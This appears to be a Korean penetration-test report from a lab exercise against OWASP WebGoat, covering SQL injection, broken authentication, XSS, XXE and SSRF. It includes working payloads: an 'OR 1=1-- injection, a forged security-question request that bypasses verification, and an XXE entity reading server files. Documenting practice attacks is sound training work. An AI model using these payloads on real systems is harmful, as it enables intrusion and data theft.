2025-11-20 Thu

모의 해킹 보고서


모의 해킹 보고서

Contents

I. 개요

1-1. 대상

취약한 사이트로 알려진 WebGoat 사이트를 대상으로 취약점 진단 및 모의해킹 실시



1-2. 수행 단계별 방법

정보 수집 → 취약점 진단 → 침투 공격 → 대응 → 보고

1-3. 시나리오

모의 해킹 시나리오

1. Web 서버에서 발생하는 취약점 확인 후 취약점 공격 수행
2. 침투 공격 결과에 대한 상세 분석 및 평가

1-4. 점검 도구

점검 도구

도구 이름	용도
Kali Linux	취약점 분석 및 공격
BURP SUITE	Proxy Tool

1-5. 취약점 점검 항목

A1. SQL Injection

A2. Broken Authentication

A3. Cross-Site Scripting

A4. XML External Entities

A5. Server Side Request Forgery

1-6. 취약점 진단 결과

취약점 진단 결과

A1. SQL Injection

A2. Broken Authentication

A3. Cross-Site Scripting

A4. XML External Entities

A5. Server Side Request Forgery

II. 취약점 진단 분석 및 침투

2-1. 환경분석

WebGoat는 OWASP에서 만든 취약한 사이트로, 해킹 연습용 사이트이다. 밑에 목록들이 그 취약점을 가지고 있는 환경이다.

2-2. 취약점 정보 수집- SQL Injection

SQL Injection (advanced) 페이지에서 Name과 Password에 입력 값을 받는 폼을 발견하였음.

Try It! Pulling data from other tables

The input field below is used to get data from a user by their last name.
The table is called 'user_data':

```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                               user_name varchar(12),
                               password varchar(10),
                               cookie varchar(30));
```

6.a) Retrieve all data from the table
6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQl statement. Maybe you can find both of them.

Name: ' Get Account Info


Password: Check Password

Sorry the solution is not correct, please try again.

malformed string: ""
Your query was: SELECT * FROM user_data WHERE last_name = ""

2-2. 취약점 정보 수집- Broken Authentication

비밀번호 변경을 위한 인증질문의 파라미터 이름과 값을 변경 가능함.



2-2. 취약점 정보 수집- XSS

XSS 페이지에 Shopping Cart를 다루는 페이지가 있는데, card number과 access code를 입력가능한 폼을 발견함.

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the *alert()* or *console.log()* methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00

The total charged to your credit card: $0.00 UpdateCart

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111

Purchase

Try again. We do want to see this specific JavaScript (in case you are trying to do something more fancy).


Thank you for shopping at WebGoat.
You're support is appreciated

We have charged credit card:1

$1997.96

2-2. 취약점 정보 수집- XXE

포스팅 공간에 댓글을 입력할 수 있고, 그 입력 값이 xml 구조로 처리되는 것을 발견함.



2-2. 취약점 정보 수집- SSRF

SSRF 페이지에서 POST 형식으로 URL 값을 받는 부분을 발견함.

URL 파라미터에 다른 값을 집어넣을 수 있음.


Request

Pretty Raw Hex

```
1  POST /WebGoat/SSRF/task2 HTTP/1.1
2  Host: localhost:6125
3  Content-Length: 20
4  sec-ch-ua-platform: "Linux"
5  Accept-Language: en-US,en;q=0.9
6  sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
7  sec-ch-ua-mobile: ?0
8  X-Requested-With: XMLHttpRequest
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
10 Accept: */*
11 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
12 Origin: http://localhost:6125
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:6125/WebGoat/start.mvc
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=kqtT5QViqUKjnEiLXqAKHPWDKU5qVUrK14HFNPq6
19 Connection: keep-alive
20
21 url=images%2Fcat.png
```

2-2. 취약점 침투- SQL Injection

SQL Injection (advanced) 페이지에서 Name과 Password에 입력 값을 받는 폼에 간단한 SQL Injection문인 'OR 1=1-- 를 삽입 후 반응을 확인하였더니, Injection 취약점이 발견되었음.



2-2. 취약점 침투- Broken Authentication

비밀번호 변경을 위한 인증질문의 파라미터 이름을 여러가지 시도한 결과, secQuestion0xxx, secQuestion1xxx 형식의 파라미터 이름으로 입력 시 인증 질문을 검증하지 않고 우회되는 것을 발견함.

```
18 Cookie: JSESSIONID=kqtT5QViqUKjnEiLXqAKHPWDKU5qVUrK14HFNPq6
19 Connection: keep-alive
20
21 secQuestion00000=asd&secQuestion11111=asd&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

✔

Please provide a new password for your account

Password:


Confirm Password:

Submit

Congrats, you have successfully verified the account without actually verifying it. You can now change your password!

2-2. 취약점 침투- XSS

Shopping Cart페이지에서 card number를 입력하는 폼에서 XSS 취약점이 발견되었음.



2-2. 취약점 침투- XXE

댓글창의 입력에서 XXE 취약점을 이용하여 내부 파일 접근이 가능함을 확인하였음.

Request

Pretty Raw Hex

```
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
   http://localhost:6125/WebGoat/start.mvc
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=
   kqtT5QViqUKjnEiLXqAKHPWDKU5qVUrK14HFNPq6
19 Connection: keep-alive
20
21 <?xml version="1.0"?>
22   <!DOCTYPE comment [<!ENTITY xxe
     SYSTEM "file:///">]>
23   <comment>
       <text>
24     &xxe;
25   </text>
     </comment>
```

